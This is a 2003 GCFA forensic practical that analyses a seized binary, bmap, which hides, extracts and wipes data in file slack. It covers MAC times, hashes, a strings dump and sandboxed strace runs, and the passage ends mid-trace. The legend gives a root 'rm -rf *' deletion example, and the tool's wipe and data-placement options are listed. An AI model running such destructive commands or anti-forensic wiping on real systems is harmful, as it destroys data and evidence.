Global Information Assurance Certification Paper

GCFA Practical
(GIAC Certified Forensic Analyst)
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Contents

Preface

This is my submission to fulfill the requirements for the practical assignment part of the GCFA / Forensic Analyst.

Thanks to my wife Jamie and our kids (Neo and Kiki [DOGS]) for loving me like they do.

Sven Olensky
September 2003

0. Introduction

This paper consists of 3 practical assignments and appendix sections.

0.0. Legend

- commands that are getting executed, comments and the output of these commands in the assignments are typed in Courier New
- '$' in front of the command means user-level access, '#' means root-level access
- '//' means comment

Examples

```
$ ls –l
// list contents in long form, user-level access

# rm –rf *
// delete everything, starting in this directory, as root
```

1. Assignment 1 – Analyze an Unknown Binary

You have obtained an unknown program that was seized from a computer. You must analyze the program in order to determine the capabilities of the program, its purpose, and what it may have been used for on the computer. You must perform enough analysis to determine why the program is on the system.

You will be testing and analyzing code with an unknown purpose and capabilities. You should take all reasonable precautions on your test/analysis system(s) for dealing with unknown and potentially malicious code.

Your analysis must include the following information:

Binary Details (5 points):
- *Name of the program/file found on the system.*
- *File/MACTime information (last modified, last accessed, and last changed time).*
- *File owner(s) - (user and/or group).*
- *File size (in bytes).*
- *MD5 hash of the file (include screen shots of the hash value obtained).*
- *Key words found that are associated with the program/file.*

Program Description (5 points):
What type of program is it? What is it used for? When was the last time it was used? Include a complete description of how you came to your conclusions, using the forensic analysis methods that were discussed in class. You should also include a step-by-step analysis of the actions the program takes in this section.

Forensic Details (5 points):
The program in question will leave forensic footprints when installed. What are these footprints? What other files are used when the program is executed or implemented? How is the filesystem affected by the execution of the program? Does the program use, manipulate, or reference any other system files? Are their any "leads" that could be pulled out of the file for further investigation (e.g. IP address, user information, etc.)?

Program Identification (3 points):
Locate the program's source code on the Internet. Compile and examine the program and compare the results to demonstrate that the program is identical to the sample program you have been provided. Your comparison should include a comparison of MD5 hashes. Include a full description of your research process and the methods used to come to your conclusions.

Legal Implications (5 points):
If you are able to prove that this program was executed on the system, include brief discussion of what laws (for your specific country or region) may have been violated, as well as the penalties that could be levied against the subject if he or she were convicted in court. If you are unable to prove that this program was executed, discuss why proof is not possible. If no laws were broken, then explain how the program's use may violate your organization's internal policies (for example, an acceptable use policy).

Interview Questions (5 points):
Assume that you have the opportunity to interview the person who installed and executed the program. List the questions that you could use to prove that the subject was in fact the one who installed it and executed it on the victim system (Please include a minimum of five questions).

Additional Information (2 points):
*Include links to at least **three** outside sources that you used in your research (**not** including the course material) where a reader could find additional information.*

1.1. General information

- the analysis system (the system the floppy image is getting examined on) is a Linux guest system within a VMWARE WORKSTATION 4.0.2 Windows 2000-based host system
- the timezone of this system is EDT, Eastern Standard Daylight Time.

Guest system specs:

- Redhat 8.0 installation with latest updates.

```
[root@localhost floppy]# uname -a
Linux localhost.localdomain 2.4.18-14 #1 Wed Sep 4 13:35:50 EDT 2002 i686 i686 i386 GNU/Linux
```

- the floppy image resides in /sans/
- the mounted image resides in /mnt/floppy/

The floppy image was mounted (after it was unzipped) with the command


```
# mount -ro,loop,noatime /sans/fl-160703-jp1.dd /mnt/floppy

// -ro = readonly, loop = loop device, noatime = do not update inode access times
```

1.2. Binary Details

- *Name of the program/file found on the system.*
- *File/MACTime information (last modified, last accessed, and last changed time).*
- *File owner(s) - (user and/or group).*
- *File size (in bytes).*
- *MD5 hash of the file (include screen shots of the hash value obtained).*
- *Key words found that are associated with the program/file.*

Screenshot of '`ls -lai *`' on the floppy contents to list the contents, owner/group-ID's, sub directories, their contents and inode numbers:



The file we are looking at in this section is the binary 'prog'.

1.2.1. true name of the binary

The true name is 'bmap', as we will prove in the next section.

1.2.2. 'file' – type, etc

Running `'file'` returns the following:

```
[root@localhost floppy]# file ./prog
./prog: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped
```

The fact that it is statically linked and stripped of symbols indicates some proficiency of the person who compiled the program and may make the forensic work harder, as fewer evidence in the binary might be found.

1.2.3. determining MAC info

As determined by running `ls –ali` on the 'prog' binary, the inode of the binary is 18, so the '`debugfs`' command be run like this:

```
# debugfs –R "stat <18>" /sans/fl-160703-jp1.dd
```

screenshot:

```
[root@localhost floppy]# debugfs -R "stat <18>" /sans/fl-160703-jp1.dd
debugfs 1.27 (8-Mar-2002)
Inode: 18   Type: regular    Mode:  0755   Flags: 0x0   Generation: 414131
User:   502   Group:   502   Size: 487476
File ACL: 0    Directory ACL: 0
Links: 1   Blockcount: 960
Fragment:  Address: 0    Number: 0    Size: 0
ctime: 0x3f14eb2d -- Wed Jul 16 02:05:33 2003
atime: 0x3f14ecdd -- Wed Jul 16 02:12:45 2003
mtime: 0x3f12bd00 -- Mon Jul 14 10:24:00 2003
BLOCKS:
(0-11):278-289, (IND):290, (12-68):291-347, (69-267):405-603, (DIND):604, (IND):605, (268-476):606-814
TOTAL: 480

[root@localhost floppy]#
```

Results:

- mtime (last time the file was written) is Jul 14, 2003 at 10:24:00 EDT
- atime (last time the file was accessed) is Jul 16, 2003 at 02:12:45 EDT
- ctime (last time the file was changed) is Jul 16, 2003 at 02:05:33 EDT

1.2.4. File owner(s) – user and/or group

Both user and group show up as '502' since the passwd and group files of the original system are not available. No telling at this point to whom those ID's are mapped to.

1.2.5. File Size

`'debugfs'` returned 487476 bytes in the last section. That is the filesize for 'prog'.

1.2.6. MD5 information

First, the contents of the included .MD5 files will get listed, then the md5 hashes of the respective files will be calculated:

```
[root@localhost sans]# cat fl-160703-jp1.dd.gz.md5
4b680767a2aed974cec5fbcbf84cc97a  fl-160703-jp1.dd.gz
[root@localhost sans]# md5sum fl-160703-jp1.dd.gz
4b680767a2aed974cec5fbcbf84cc97a  fl-160703-jp1.dd.gz
[root@localhost sans]#
[root@localhost sans]# cat prog.md5
7b80d9aff486c6aa6aa3efa63cc56880  prog
[root@localhost sans]# md5sum /mnt/floppy/prog
7b80d9aff486c6aa6aa3efa63cc56880  /mnt/floppy/prog
[root@localhost sans]#
```

Results: the MD5 hashes match, the binary and the floppy image was not modified since the image was created and compressed with 'gzip'.

1.2.7. Key words found that are associated with the program/file

The command `'strings'` was run against the 'prog' binary to display character strings equal to or longer than 4 bytes contained in the binary.

```
# strings /mnt/floppy/prog >/sans/strings.raw.out.txt
// display character strings within 'prog' and redirect output to file
```

What constitutes an interesting string in this binary?

A legible sequence of characters that indicate

- the source of the binary, information about its author etc
- libraries, includes etc that are used by the binary
- other files, directories involved/mentioned

Considering these requirements, the following is the cleaned up output from the strings command. Keywords believed to be directly associated with the program are in ***bold-italic***, keywords believed to be associated with libraries, compilers etc are in **bold**. Findings that will be used for the conclusion are ***underlined-bold-italic***.

mft_getopt
no index
invalid index %d
argv[%d] is NULL
argv[%d] (%s) is not an option
examining a filename or url!
%s is a well-formed argument
checking against %s
flag-
flagized option invokation
examining an enum!
matched against an enum val
examining a venum!
matched against an venum val
arg matches against %s
process_match
true
matches against %s
invalid value for enum
mft_log_init
nbd-server
MFT_LOG_THRESH
none
fatal
error
info

branch
progress
entryexit
mft_log_shutdown
unspecified
enter
exit
%s: %s
violet
blue
green
yellow
orange
white
%s: %s
<table bgcolor=%s><tr><td>%s:
***%s</td></tr></table>
***
<table
***bgcolor=%s><tr><td>%s</td></tr></table>
***
***<table bgcolor=%s><tr><td></td></tr></table>
***
Brazil
.TH %s "%d" "%s" "%s" "%s"
.SH NAME
%s \- %s
.SH SYNOPSIS
.B %s
[\fIOPTION\fR]...
.SH DESCRIPTION
\fB\-\-%s\fR %s
\fB\-\-%s\fR \fIARG\fR %s
\fB\-\-%s\fR \fIINT\fR %s
\fB\-\-%s\fR \fIFILENAME\fR %s
\fB\-\-%s\fR \fIVALUE\fR %s
\fIVALUE\fR can be one of:
\fB%s\fR
| \fB%s\fR
\fBSHORTHAND INVOKATION:\fR
Any of the valid values for \fB--%s\fR can be
supplied directly as options. For instance, \fB--
%s\fR can be used in place of
\fB--%s=%s\fR.
\fB%s\fR %s
--%s %s
.SH REPORTING BUGS
Report bugs to %s.
Usage: %s [OPTION]...
[<%s-filename>]
--%s %s
--%s <arg> %s
--%s <int> %s
--%s <filename> %s
--%s <
| %s
> %s
--%s VALUE
where VALUE is one of:
%s %s
<tt>%s</tt> invocation
<tt>%s [<OPTIONS>]
[<%s-filename>]
</tt>
Where <bf>OPTIONS</bf> may include any of:
<descrip>
<tag>--%s</tag> %s
<tag>--%s <arg></tag> %s
<tag>--%s <int></tag> %s
<tag>--%s <filename></tag> %s
<tag>--%s <
></tag> %s
<tag>--%s VALUE</tag>
<tag>%s</tag> %s
</descrip>
<tag>--%s</tag> %s
%s:%s %s
operate on ...
target
entryexit
progress
branch
info
error
fatal
none
logging threshold ...
log-thresh
be verbose
verbose
name
useless bogus option
label
write output to ...
outfile
test for fragmentation (returns 0 if file is
fragmented)
checkfrag
display fragmentation information for the file
frag
wipe the file from the raw device
print number of bytes available
test (returns 0 if exist)
wipe
place data
display data
extract a copy from the raw device
list sector numbers
operation to perform on files
mode
generate SGML invocation info
sgml
generate man page and exit
display options and exit
help
display version and exit
version
autogenerate document ...
1.0.20 (07/15/03)
newt
use block-list knowledge to perform special
operations on files
prog
main
off_t too small!
07/15/03
invalid option: %s
try '--help' for help.
how did we get here?
no filename. try '--help' for help.
target filename: %s
Unable to stat file: %s
%s is not a regular file.
%s has multiple links.
Unable to open file: %s
Unable to determine blocksize
target file block size: %d
unable to raw open %s
Unable to determine count
Unable to allocate buffer
%s has holes in excess of %ld bytes...
error mapping block %d (%s)
nul block while mapping block %d.

seek failure
read error
write error
%s fragmented between %d and %d
%d %s
getting from block %d
file size was: %ld
slack size: %d
block size: %d
seek error
 # File: %s Location: %Ld size: %d
stuffing block %d
%s has slack
%s does not have slack
%s has fragmentation
%s does not have fragmentation
bmap_get_slack_block
NULL value for slack_block
Unable to stat fd
Unable to determine blocksize
error getting block count
fd has no blocks
mapping block %lu
error mapping block %d. ioctl failed with %s
error mapping block %d. block returned 0
bmap_get_block_count
unable to stat fd
unable to determine filesystem blocksize
filesystem reports 0 blocksize
computed block count: %d
stat reports %d blocks: %d
bmap_get_block_size
bmap_map_block
nul block while mapping block %d.
bmap_raw_open
NULL filename supplied
Unable to stat file: %s
%s is not a regular file.
unable to determine raw device of %s
unable to stat raw device %s
device mismatch 0x%x != 0x%x
unable to open raw device %s
raw fd is %d
bmap_raw_close
/.../image
bogowipe
write error
/dev/xdb8
/dev/xdb7
/dev/xdb63
[..other devices taken out for space reasons..]
/dev/md4
/dev/md3
/dev/md2
/dev/md1
/dev/md0
/dev/md10
/dev/null
Wrong medium type
No medium found
Disk quota exceeded
Remote I/O error
Is a named type file
No XENIX semaphores available
Not a XENIX named type file
Structure needs cleaning
Stale NFS file handle
Operation now in progress
Operation already in progress
No route to host

Host is down
Connection refused
Connection timed out
No buffer space available
Connection reset by peer
Network is unreachable
Network is down
Address already in use
Protocol family not supported
Operation not supported
Socket type not supported
Protocol not supported
Protocol not available
Message too long
Destination address required
Too many users
Streams pipe error
Remote address changed
File descriptor in bad state
Name not unique on network
Bad message
RFS specific error
Multihop attempted
Protocol error
Communication error on send
Srmount error
Advertise error
Link has been severed
Object is remote
Package not installed
Machine is not on the network
Out of streams resources
Timer expired
No data available
Device not a stream
Bad font file format
Invalid slot
Invalid request code
No anode
Exchange full
Invalid request descriptor
Invalid exchange
Level 2 halted
No CSI structure available
Protocol driver not attached
Link number out of range
Level 3 reset
Level 3 halted
Level 2 not synchronized
Channel number out of range
Identifier removed
No message of desired type
Directory not empty
Function not implemented
No locks available
File name too long
Resource deadlock avoided
Numerical result out of range
Broken pipe
Too many links
Read-only file system
Illegal seek
No space left on device
File too large
Text file busy
Too many open files
Too many open files in system
Invalid argument
Is a directory
Not a directory

No such device
Invalid cross-device link
File exists
Device or resource busy
Block device required
Bad address
Permission denied
Cannot allocate memory
No child processes
Bad file descriptor
Exec format error
Argument list too long
No such device or address
Input/output error
Interrupted system call
No such process
No such file or directory
Operation not permitted
Success
Too many references: cannot splice
Cannot send after transport endpoint shutdown
Transport endpoint is not connected
Transport endpoint is already connected
Software caused connection abort
Network dropped connection on reset
Cannot assign requested address
Address family not supported by protocol
Protocol wrong type for socket
Socket operation on non-socket
Interrupted system call should be restarted
Invalid or incomplete multibyte or wide character
Cannot exec a shared library directly
Attempting to link in too many shared libraries
.lib section in a.out corrupted
Accessing a corrupted shared library
Can not access a needed shared library
Value too large for defined data type
Too many levels of symbolic links
Numerical argument out of domain
Inappropriate ioctl for device
Resource temporarily unavailable
,ccs=
TOP_PAD_
MMAP_MAX_
TRIM_THRESHOLD_
MMAP_THRESHOLD_
Arena %d:
system bytes = %10u
in use bytes = %10u
Total (incl. mmap):
max mmap regions = %10u
max mmap bytes = %10lu
malloc: top chunk is corrupt
free(): invalid pointer %p!
malloc: using debugging hooks
realloc(): invalid pointer %p!
Unknown error
ANSI_X3.4-1968//TRANSLIT
syslog: unknown facility/priority: %x
out of memory [
<%d>
%h %e %T
[%d]
/dev/console
/dev/log
apic
mtrr
cmov
pse36
clflush
acpi
fxsr
sse2
ia64
amd3d
i386
i486
i586
i686
LD_AOUT_LIBRARY_PATH
LD_AOUT_PRELOAD
LD_PRELOAD
LD_LIBRARY_PATH
LD_ORIGIN_PATH
LD_DEBUG_OUTPUT
LD_PROFILE
GCONV_PATH
HOSTALIASES
LOCALDOMAIN
LOCPATH
MALLOC_TRACE
NLSPATH
RESOLV_HOST_CONF
RES_OPTIONS
TMPDIR
TZDIR
LD_WARN
LD_LIBRARY_PATH
LD_BIND_NOW
LD_BIND_NOT
LD_DYNAMIC_WEAK
/etc/suid-debug
MALLOC_CHECK_
/proc/sys/kernel/osrelease
FATAL: kernel too old
FATAL: cannot determine library version
/usr/lib/gconv
gconv-modules
=INTERNAL->ucs2reverse
=ucs2reverse->INTERNAL
=INTERNAL->ascii
=ascii->INTERNAL
=INTERNAL->ucs2
=ucs2->INTERNAL
=utf8->INTERNAL
=INTERNAL->utf8
=ucs4le->INTERNAL
=INTERNAL->ucs4le
UCS-4LE//
=ucs4->INTERNAL
=INTERNAL->ucs4
UCS-2BE// UNICODEBIG//
UCS-2LE// ISO-10646/UCS2/
CSASCII// ANSI_X3.4-1968//
CP367// ANSI_X3.4-1968//
IBM367// ANSI_X3.4-1968//
US-ASCII// ANSI_X3.4-1968//
ISO646-US// ANSI_X3.4-1968//
ISO-IR-6// ANSI_X3.4-1968//
ANSI_X3.4// ANSI_X3.4-1968//
OSF00010102// ISO-10646/UCS2/
OSF00010101// ISO-10646/UCS2/
OSF00010100// ISO-10646/UCS2/
UCS-2// ISO-10646/UCS2/
UCS2// ISO-10646/UCS2/
OSF05010001// ISO-10646/UTF8/
ISO-IR-193// ISO-10646/UTF8/
UTF-8// ISO-10646/UTF8/
UTF8// ISO-10646/UTF8/
WCHAR_T// INTERNAL

OSF00010106// ISO-10646/UCS4/
OSF00010105// ISO-10646/UCS4/
OSF00010104// ISO-10646/UCS4/
ISO-10646// ISO-10646/UCS4/
CSUCS4// ISO-10646/UCS4/
UCS-4BE// ISO-10646/UCS4/
UCS-4// ISO-10646/UCS4/
alias
module
UNICODELITTLE// ISO-10646/UCS2/
OSF00010020// ANSI_X3.4-1968//
ISO_646.IRV:1991// ANSI_X3.4-1968//
ANSI_X3.4-1986// ANSI_X3.4-1968//
ISO-10646/UTF-8/ ISO-10646/UTF8/
10646-1:1993/UCS4/ ISO-10646/UCS4/
10646-1:1993// ISO-10646/UCS4/
GCONV_PATH
/usr/lib/gconv/gconv-modules.cache
gconv
gconv_init
gconv_end
toupper
tolower
upper
lower
alpha
digit
xdigit
space
print
graph
blank
cntrl
punct
alnum
libc
POSIX
ANSI_X3.4-1968
messages
/usr/share/locale
POSIX
LC_COLLATE
LC_CTYPE
LC_MONETARY
LC_NUMERIC
LC_TIME
LC_MESSAGES
LC_ALL
LC_XXX
LANGUAGE
charset=
OUTPUT_CHARSET
/usr/share/locale
/locale.alias
parse error
parser stack overflow
plural=
nplurals=
0123456789abcdefghijklmnopqrstuvwxyz
(null)
(nil)
0000000000000000
%m/%d/%y
%Y-%m-%d
%H:%M
%I:%M:%S %p
%H:%M:%S
/etc/localtime
Universal
%[^0-9,+-]
%hu:%hu:%hu
M%hu.%hu.%hu%n
/usr/share/zoneinfo
TZDIR
posixrules
/proc/self/cwd
/proc
/etc/mtab
/etc/fstab
proc
/cpuinfo
processor
/meminfo
MemTotal: %ld kB
MemFree: %ld kB
/lib/
/usr/lib/
ORIGIN
PLATFORM
cannot allocate name record
system search path
cannot stat shared object
cannot read file data
cannot map zero-fill pages
cannot create searchlist
search path=
(%s from file %s)
(%s)
file too short
invalid ELF header
ELF file OS ABI invalid
ELF file ABI version invalid
internal error
trying file=%s
file=%s; needed by %s
find library=%s; searching
RPATH
RUNPATH
cannot create cache for search path
cannot create RUNPATH/RPATH copy
cannot create search path array
file=%s; generating link map
cannot create shared object descriptor
ELF load command alignment not page-aligned
ELF load command address/offset not properly aligned
failed to map segment from shared object
cannot dynamically load executable
cannot change memory protections
cannot allocate memory for program header
object file has no dynamic section
dynamic: 0x%0*lx base: 0x%0*lx size: 0x%0*Zx
entry: 0x%0*lx phdr: 0x%0*lx phnum: %*u
shared object cannot be dlopen()ed
ELF file data encoding not big-endian
ELF file data encoding not little-endian
ELF file version ident does not match current one
ELF file version does not match current one
ELF file's phentsize not the expected size
only ET_DYN and ET_EXEC can be loaded
cannot open shared object file
AT_HWCAP:
/etc/ld.so.cache
search cache=%s
ld.so-1.7.0
glibc-ld.so.cache1.1
undefined symbol:
symbol=%s; lookup in file=%s
file=%s; needed by %s (relocation dependency)
binding file %s to %s: %s symbol `%s'
relocation error

<main program>
symbol
, version
 not defined in file
 with link time reference
 (no version symbols)
protected
normal
 [%s]
out of memory
DYNAMIC LINKER BUG!!!
<program name unknown>
%s: %s: %s%s%s%s%s
error while loading shared libraries
/proc/self/exe
IGNORE
gconv_trans_context
gconv_trans
gconv_trans_init
gconv_trans_end
LC_IDENTIFICATION
LC_MEASUREMENT
LC_TELEPHONE
LC_ADDRESS
LC_NAME
LC_PAPER
LOCPATH
/usr/lib/locale
LANG
/SYS_
December
November
October
September
August
July
June
April
March
February
January
Saturday
Friday
Thursday
Wednesday
Tuesday
Monday
Sunday
+%c %a %l
1997-12-20
+45 3325-6543
+45 3122-6543
keld@dkuug.dk

Keld Simonsen
ISO/IEC 14652 i18n FDCC-set
C/o Keld Simonsen, Skt. Jorgens Alle 8, DK-1615 Kobenhavn V
ISO/IEC JTC1/SC22/WG20 - internationalization
gmon
seconds
.profile
%s: cannot open file: %s
%s: cannot stat file: %s
%s: cannot create file: %s
%s: cannot map file: %s
%s: file is no correct profile data file for `%s'
Out of memory while initializing profiler
cannot extend global scope
dlopen
cannot create scope list
invalid mode for dlopen()
DST not allowed in SUID/SGID programs
empty dynamic string token substitution
opening file=%s; opencount == %u
shared object not open
calling fini: %s
closing file=%s; opencount == %u
 (lazy)
relocation processing: %s%s
cannot make segment writable for relocation
%s: Symbol `%s' has different size in shared object, consider re-linking
%s: profiler found no PLTREL in object %s
%s: profiler out of memory shadowing PLTREL of %s
cannot restore segment prot after reloc
unexpected reloc type 0x
unexpected PLT reloc type 0x
empty dynamics string token substitution
cannot load auxiliary `%s' because of empty dynamic string token substitution
load auxiliary object=%s requested by file=%s
load filtered object=%s requested by file=%s
cannot allocate dependency list
cannot allocate symbol search list
Filters not supported with LD_TRACE_PRELINKING
calling init: %s
calling preinit: %s
checking for version `%s' in file %s required by file %s
no version information available (required by
cannot allocate version reference table
unsupported version
 of Verdef record
weak version `
' not found (required by
 of Verneed record
inity

To summarize my findings on the keyword search (findings are underlined in the list above):

- the binary seems to deal with block devices and raw disk access. Keywords that indicate this :
  - *wipe the file from the raw device*
  - *print number of bytes available*
  - *extract a copy from the raw device*
  - *list sector numbers*
  - *use block-list knowledge to perform special operations on files*

- *Unable to stat fd*
- *Unable to determine blocksize*
- *error getting block count*
- *fd has no blocks*
- *mapping block %lu*
- *error mapping block %d. ioctl failed with %s*
- *error mapping block %d. block returned 0*

- there is a timestamp in the file: *07/15/03*

- author name and origin?
  - *newt*
  - *Brazil*

- true name of the file **BMAP**? keywords – may function names - :
  - *bmap_get_slack_block*
  - *bmap_get_block_count*
  - *bmap_get_block_size*
  - *bmap_map_block*
  - *bmap_raw_open*
  - *bmap_raw_close*

- HTML code found:
  - *<table bgcolor=%s><tr><td>%s: %s</td></tr></table>
*
  - *<table bgcolor=%s><tr><td>%s</td></tr></table>
*
  - *<table bgcolor=%s><tr><td></td></tr></table>
*

- SGML code found:
  - ***generate SGML invocation info***
  - ***sgml***
  - ***<tag>--%s</tag> %s***
  - ***<tag>--%s <arg></tag> %s***
  - ***<tag>--%s <int></tag> %s***
  - ***<tag>--%s <filename></tag> %s***
  - ***<tag>--%s <***
  - ***></tag> %s***

- other applications used:
  - profiler
    - *%s: profiler found no PLTREL in object %s*
    - *Out of memory while initializing profiler*
    - *gmon*

- libraries used:
  - *ld.so-1.7.0*
  - *glibc-ld.so.cache1.1*
  - *network library*
    - *No route to host*
    - *Host is down*
    - *Connection refused*
    - *Connection timed out*
    - *No buffer space available*
    - *Connection reset by peer*
    - *Network is unreachable*

  - *Network is down*
  - *Address already in use*

- files/directories used:
  - */.../image*
  - *devices in /dev/*
  - */dev/console*
  - */dev/log*
  - */etc/suid-debug*
  - */proc/sys/kernel/osrelease*
  - */usr/lib/gconv*
  - */usr/lib/gconv/gconv-modules.cache*
  - */usr/share/locale*
  - */locale.alias*
  - */etc/localtime (saw 'Universal')*
  - */usr/share/zoneinfo*
  - */proc/self/cwd*
  - */proc*
  - */etc/mtab*
  - */etc/fstab*
  - */cpuinfo*
  - */lib/*
  - */usr/lib/*
  - */etc/ld.so.cache*
  - */proc/self/exe*
  - */usr/lib/locale*
  - *.profile*

Most of these files and directories are used by the libraries that are statically linked into the binary. `/etc/mtab` and `/etc/fstab` may indicate that there are operations happening that involve accessing partitions / drives.

1.3. Program Description and Forensic Details

What type of program is it? What is it used for? When was the last time it was used? Include a complete description of how you came to your conclusions, using the forensic analysis methods that were discussed in class. You should also include a step-by-step analysis of the actions the program takes in this section.

The program in question will leave forensic footprints when installed. What are these footprints? What other files are used when the program is executed or implemented? How is the filesystem affected by the execution of the program? Does the program use, manipulate, or reference any other system files? Are their any “leads” that could be pulled out of the file for further investigation (e.g. IP address, user information, etc.)?

1.3.1. Type of Program, What is it used for?

As mentioned in the last section, it seems to be a program that can be used to ‘use block-list knowledge to perform special operations on files’, according to the keywords in the binary.

To find out what the program actually does and how it works, we will have to actually execute it in a safe environment to avoid danger/harmful consequences like compromise to other machines.

We want to monitor the behaviour of the prog binary. In order to achieve that, we will use the tool `apptrace` [APPTRACE] to monitor the program while it is being executed.

The setup: vmware guest operating system, Linux 2.4.18 kernel, Redhat 8.0 installation with latest updates

1.3.2. Analysis

Before we execute the binary, apptrace will need to initialize itself for the monitoring. To do that, it will rename the binary from `prog` to `prog.orig`, link 'prog' to apptrace and create a directory called 'apptrace' in the users' home directory where it will store the following information: a file named `prog.<PID>.trace` containing the output of `strace` [STRACE] and the process ID of prog whenever the binary is called and two files, called `prog-last-run` with the timestamp of the last time the binary was executed and `prog-parameters`. Every time prog gets called, the last file gets updated with the command line arguments that were supplied to the prog binary.

strace logs each and every system call the binary does. apptrace is pretty much a wrapper for strace that generates useful output in addition to the strace logs

Since apptrace renames the binary, `'prog'` needs to get copied into a directory that has write access enabled (not the case for the read-only mounted floppy image.

These are the steps that need to be undertaken before the monitoring / analysis of the binary can commence:

- copy prog to a different directory:
  `# cp /mnt/floppy/prog /sans/tmp/`
- call apptrace with `# apptrace ./prog` (from the /sans/tmp directory)
- verify `/sans/tmp/prog` has been renamed to `/sans/tmp/prog.orig` and a link has been created in `/sans/tmp`, called prog and pointing to `/sans/tmp/prog.orig`

After the first time prog has been called (thus apptrace has been executed):

- verify the `~user/apptrace` (in this case `/root`) directory has been created and the files `prog.<PID>.trace`, `prog-last-run` and `prog-parameters` have been created

- execute `cat /root/apptrace/prog.<PID>.trace` and `cat /root/apptrace/prog-parameters` to verify that data has been written into the files

```
[root@localhost tmp]# pwd
/sans/tmp
[root@localhost tmp]# cp /mnt/floppy/prog ./
[root@localhost tmp]# ls -l
total 488
-rwxr-xr-x    1 root     root       487476 Sep  8 14:53 prog
-rw-r--r--    1 root     root           36 Sep  5 14:39 testfile
[root@localhost tmp]# apptrace ./prog
[root@localhost tmp]# ls -l
total 488
lrwxrwxrwx    1 root     root           23 Sep  8 14:53 prog -> /usr/local/bin/apptrace
-rwxr-xr-x    1 root     root       487476 Sep  8 14:53 prog.orig
-rw-r--r--    1 root     root           36 Sep  5 14:39 testfile
[root@localhost tmp]# ./prog
no filename. try '--help' for help.
[root@localhost tmp]# ls -l /root/apptrace/
total 8
-rw-r--r--    1 root     root          757 Sep  8 14:53 prog.7898.trace
-rw-r--r--    1 root     root            0 Sep  8 14:53 prog-last-run
-rw-r--r--    1 root     root           37 Sep  8 14:53 prog-parameters
[root@localhost tmp]# cat /root/apptrace/prog-parameters
Mon Sep 8 14:53:20 EDT 2003 - ./prog
[root@localhost tmp]#
```

Apparently, there is a usage screen (`try '–help'`) available we will run in a minute.

This is the output of `prog.7898.trace`:

```
7909  execve("./prog.orig", ["./prog.orig"], [/* 30 vars */]) = 0
7909  fcntl64(0, F_GETFD)               = 0
7909  fcntl64(1, F_GETFD)               = 0
7909  fcntl64(2, F_GETFD)               = 0
7909  uname({sys="Linux", node="localhost.localdomain", ...}) = 0
7909  geteuid32()                       = 0
7909  getuid32()                        = 0
7909  getegid32()                       = 0
7909  getgid32()                        = 0
7909  brk(0)                            = 0x80bedec
7909  brk(0x80bee0c)                    = 0x80bee0c
7909  brk(0x80bf000)                    = 0x80bf000
7909  brk(0x80c0000)                    = 0x80c0000
7909  write(2, "no filename. try \'--help\' for he"..., 36) = 36
7909  _exit(2)
```

As one can see, no operations involving disk access etc were attempted by the binary in this stage.

We get this output from the binary, if we run it with the `–help` option:

```
prog:1.0.20 (07/15/03) newt
Usage: prog [OPTION]... [<target-filename>]
use block-list knowledge to perform special operations on files

--doc VALUE
  where VALUE is one of:
  version  display version and exit
```

```
  help  display options and exit
  man  generate man page and exit
  sgml  generate SGML invocation info
--mode VALUE
  where VALUE is one of:
  m  list sector numbers
  c  extract a copy from the raw device
  s  display data
  p  place data
  w  wipe
  chk  test (returns 0 if exist)
  sb  print number of bytes available
  wipe  wipe the file from the raw device
  frag  display fragmentation information for the file
  checkfrag  test for fragmentation (returns 0 if file is fragmented)
--outfile <filename> write output to ...
--label useless bogus option
--name  useless bogus option
--verbose       be verbose
--log-thresh <none | fatal | error | info | branch | progress | entryexit> logging
threshold ...
--target <filename> operate on ...
```

Output of strace:

```
8602  execve("./prog.orig", ["./prog.orig", "--help"], [/* 30 vars */]) = 0
8602  fcntl64(0, F_GETFD)               = 0
8602  fcntl64(1, F_GETFD)               = 0
8602  fcntl64(2, F_GETFD)               = 0
8602  uname({sys="Linux", node="localhost.localdomain", ...}) = 0
8602  geteuid32()                       = 0
8602  getuid32()                        = 0
8602  getegid32()                       = 0
8602  getgid32()                        = 0
8602  brk(0)                            = 0x80bedec
8602  brk(0x80bee0c)                    = 0x80bee0c
8602  brk(0x80bf000)                    = 0x80bf000
